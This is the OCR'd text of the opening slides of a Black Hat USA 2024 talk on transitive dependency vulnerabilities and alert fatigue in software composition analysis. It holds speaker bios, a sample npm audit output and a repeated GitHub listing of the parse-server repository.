black hat®
USA 2024

AUGUST 7-8, 2024
BRIEFINGS

Will We Survive the Transitive Vulnerability Locusts?

Speakers:
Eyal Paz
Liad Cohen

Eyal Paz

VP of Research @ OX Security

- Eyal Paz is the VP of Research at OX Security
- Eleven years at Check Point working on security research for product innovation in network security, and threat intelligence
- Ph.D. candidate researching the problem of encrypted traffic classification.


Liad Cohen

Data Scientist & Security Researcher @ OX Security

- Developing innovative data-driven AppSec detection systems from ideation to PoCs to production
- Hackathons' & CTFs mentor
- M.Sc. in Computer Science with a thesis on ad-hoc networks security
- Published papers and articles in security journals and DarkReading.

oxsecurity


Typical npm install stdout



```
added 3416 packages, and audited 3623 packages in 4m

237 packages are looking for funding
  run `npm fund` for details

110 vulnerabilities (1 low, 52 moderate, 40 high, 17 critical)

To address issues that do not require attention, run:
  npm audit fix

To address all issues possible (including breaking changes), run:
  npm audit fix --force

Some issues need review, and may require choosing
a different dependency.

Run `npm audit` for details._
```


The most widespread AppSec teams problem


WOLF! WOLF!



The wolves are out there

Software Composition Analysis (SCA)





parse-server Public

dependabot[bot] refactor: Bump @grpc/grpc-js from 1.10.8 to 1.10.9 (#9150) ✕ 5000c2a · 15 hours ago 4,490 Commits

.github	ci: Fix codecov token fail for Postgres (#9156)	2 days ago
.releaserc	ci: add release automation (#7656)	3 years ago
bin	⚡ Release 3.1.2 (#5193)	6 years ago
changelogs	chore(release): 7.1.0-alpha.10 [skip ci]	2 weeks ago
ci	ci: Upgrade Node and MongoDB versions; fix CI check scr...	3 months ago
public	Add custom routes to pages router (#7231)	3 years ago
public_html	Add support for resending verification email in case of ex...	7 years ago
resources	feat: Prevent Parse Server start in case of unknown optio...	2 months ago
scripts	feat: add support for Postgres 14 (#7644)	3 years ago
spec	test: Disable OAuth 1 tests with Twitter API (#9161)	3 days ago
src	fix: Live query throws error when constraint `notEqualTo` is...	2 weeks ago
views	Add password confirmation to choose_password (#3994)	7 years ago
.babelrc	feat: Asynchronous initialization of Parse Server (#8232)	2 years ago
.dockerignore	docs: Consolidate LICENSE and PATENTS clauses into Ap...	last year
.eslintignore	Support direct access server option (#5550)	5 years ago
.eslintrc.json	ci: Add lint rule for curly braces (#9032)	3 months ago
.flowconfig	fix: Schema without class level permissions may cause err...	last year

About

Parse Server for Node.js / Express

parseplatform.org

20.7k stars

583 watching

4.8k forks


Report repository

Releases 348

6.5.6 Latest on May 16

+ 347 releases

Parse Server



dependabot[bot] refactor: Bump @grpc/grpc-js from 1.10.8 to 1.10.9 (#9150) ✗ 5000c2a · 15 hours ago 4,490 Commits

.github	ci: Fix codecov token fail for Postgres (#9156)	2 days ago
.releaserc	ci: add release automation (#7656)	3 years ago
bin	⚡ Release 3.1.2 (#5193)	6 years ago
changelogs	chore(release): 7.1.0-alpha.10 [skip ci]	2 weeks ago
ci	ci: Upgrade Node and MongoDB versions; fix CI check scr...	3 months ago
public	Add custom routes to pages router (#7231)	3 years ago
public_html	Add support for resending verification email in case of ex...	7 years ago
resources	feat: Prevent Parse Server start in case of unknown optio...	2 months ago
scripts	feat: add support for Postgres 14 (#7644)	3 years ago
spec	test: Disable OAuth 1 tests with Twitter API (#9161)	3 days ago
src	fix: Live query throws error when constraint `notEqualTo` is...	2 weeks ago
views	Add password confirmation to choose_password (#3994)	7 years ago
.babelrc	feat: Asynchronous initialization of Parse Server (#8232)	2 years ago
.dockerignore	docs: Consolidate LICENSE and PATENTS clauses into Ap...	last year
.eslintignore	Support direct access server option (#5550)	5 years ago
.eslintrc.json	ci: Add lint rule for curly braces (#9032)	3 months ago
.flowconfig	fix: Schema without class level permissions may cause err...	last year

About

Parse Server for Node.js / Express

parseplatform.org

notifications nodejs graphql postgres relay mongodb backend rest-api graphql-server baas parse-server hacktoberfest graphql-api object-storage file-storage mbaas graphql-relay parse-platform

Readme
Apache-2.0 license
Code of conduct
Security policy
Activity
Custom properties
20.7k stars
583 watching
4.8k forks
Report repository

